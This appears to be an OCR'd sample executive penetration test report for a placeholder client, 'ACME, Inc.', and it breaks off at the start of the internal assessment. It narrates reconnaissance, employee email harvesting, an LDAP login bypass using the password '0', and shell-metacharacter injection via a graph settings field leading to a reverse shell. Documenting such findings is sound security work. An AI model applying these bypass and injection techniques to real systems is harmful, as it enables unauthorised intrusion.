Penetration Test

Executive Report

ACME, Inc.

Q1 2022

January 7th, 2022 – January 14th, 2022

NAVISEC

ENGAGEMENT DETAILS

Client's Information	**ACME, Inc.** Address https://example.com
Client's POC	**Stephen Test** john.doe@example.com
Consultant Information	**NaviSec, LLC** 8408 Benjamin Road Tampa, FL 33634 https://navisec.io/
Consultant's POC	**Consultant Name** Senior Penetration Tester consultant_email@navisec.io

EXECUTIVE SUMMARY

NaviSec, LLC was contracted to perform a grey box external and internal penetration test for ACME. The overall attack surface was limited, owing to the small number of externally facing services. However, one critical security issue was found to be present, which led to the compromise of the ACME external network. Chaining vulnerabilities, NaviSec penetrated the externally facing infrastructure and gained access to the internal network.

During the internal assessment, several critical and high-risk rated vulnerabilities were discovered, which, chained together, led to the complete compromise of the ACME.CORP domain. This report contains a section titled "ATTACK NARRATIVE" that details the steps on how the attack path was built, by chaining several vulnerabilities together, that led to the complete compromise of ACME's domain.

In line with good security practice, we recommend that ACME conducts periodic re-testing to ensure that neither intentional nor inadvertent changes have introduced new weaknesses into their systems and that new vulnerabilities have not become a threat to them.

SCOPE

External scope:

- www.example.net
- www.example.com

Internal Scope:

- 10.0.26.0/24
- 10.0.36.0/24
- 10.14.7.0/24
- 10.11.7.0/24
- 10.0.42.0/24
- 10.0.4.0/24
- 10.0.30.0/24

ATTACK NARRATIVE


Passive Reconnaissance

The external grey box penetration first began by utilizing passive reconnaissance techniques. Recon included information gathering from publicly available sources such as search engine spidering, viewing public DNS records, domain registration information, certificate transparency, and so on. ACME's external surface area has a slim profile, so there is little exposure for attacks. From there, several open network services were identified and investigated. Many different services were discovered, fingerprinted, and evaluated for known vulnerabilities.

1. A host belonging to ACME was discovered through a certificate.


The penetration test continued with email discovery. Several tools were utilized to load LinkedIn profiles from Google & Bing cache and extract employee names from these profiles. Then, using the predefined format of the email structure, "**{first}.{last}@example.com**", emails were generated using these names. We were able to build a profile of employees, their roles, and the departments in which they work. Passive reconnaissance techniques such as DNS enumeration gave us insight into the hosted email services identified as federated Office365. A strong web application firewall was also identified that successfully fended off all injection attempts.

2. A web application firewall was observed in use on host 12.156.xxx.xxx.



3. Federation identified along with the login link.

Whereas several passwords were identified, the login to the accounts was restricted, and NaviSec was unable to gain access to any user accounts.



5. Restriction in place.


Active Reconnaissance

All hosts discovered in the passive reconnaissance phase were subject to a full port scan, service discovery, and fingerprinting. Service discovery identified services such as web servers. All discovered HTTP services were brute-forced using industry-standard enumeration wordlists as well as custom wordlists, revealing a large amount of information about the application structure and the ACME technology stack.

During active reconnaissance, multiple technologies and devices were identified internally and externally, including Apache webservers, cameras, and several types of printers and switches. During the external reconnaissance phase, a critical LDAP vulnerability was discovered in the REDACTED application. This vulnerability allowed NaviSec to gain access to a low privileged REDACTED account.


External Penetration

Conducting a spraying attack on the ACME server (http://example.com), it was discovered that the LDAP authentication was vulnerable. By entering any username with the password "0", it was possible to circumvent the access control in place and gain low privileged access to the application.




ACME login screen using 0 for the password.

The new user was logged in and taken to the graph_view.php page.




Once logged in, note the reflected username on the right corner.

It was observed that REDACTED version 0.x.x was in use, which was critically vulnerable to several publicly available exploits. In particular, CVE-2014-xxxx reveals that a user can navigate to the graph_settings.php page and execute arbitrary commands via shell metacharacters, in a font size field, related to the rrdtool command line in lib/rrd.php. The Title Font Size field on the graph settings page was found to be vulnerable to shell metacharacter injection.




OS Shell metacharacters `whoami` injected in the Title Font Size field on the graph_settings.php page.

After saving the graph settings, a user can navigate to any graph, the OS command will be executed, and the result will be displayed in the graph title.




The OS command `whoami` was executed and displayed the user "apache" used to generate the graph image.

After confirming that the OS command injection was successful, a reverse shell was injected in the Title Font Size field.



A reverse shell was injected into the Title Font Size field.


After navigating to any of the graph pages, a reverse shell was executed. This provided NaviSec command execution to the ACME server on 199.xxx.xxx.xxx as a low privileged "apache" user.




A reverse shell connection from the ACME server on host 199.xxx.xxx.xxx.

Internal Assessment

Once connected to the internal network, a comprehensive network enumeration was launched. All servers, endpoints, and embedded devices were scanned and enumerated. The MineMeld Threat Intelligence Sharing component was discovered using default credentials.

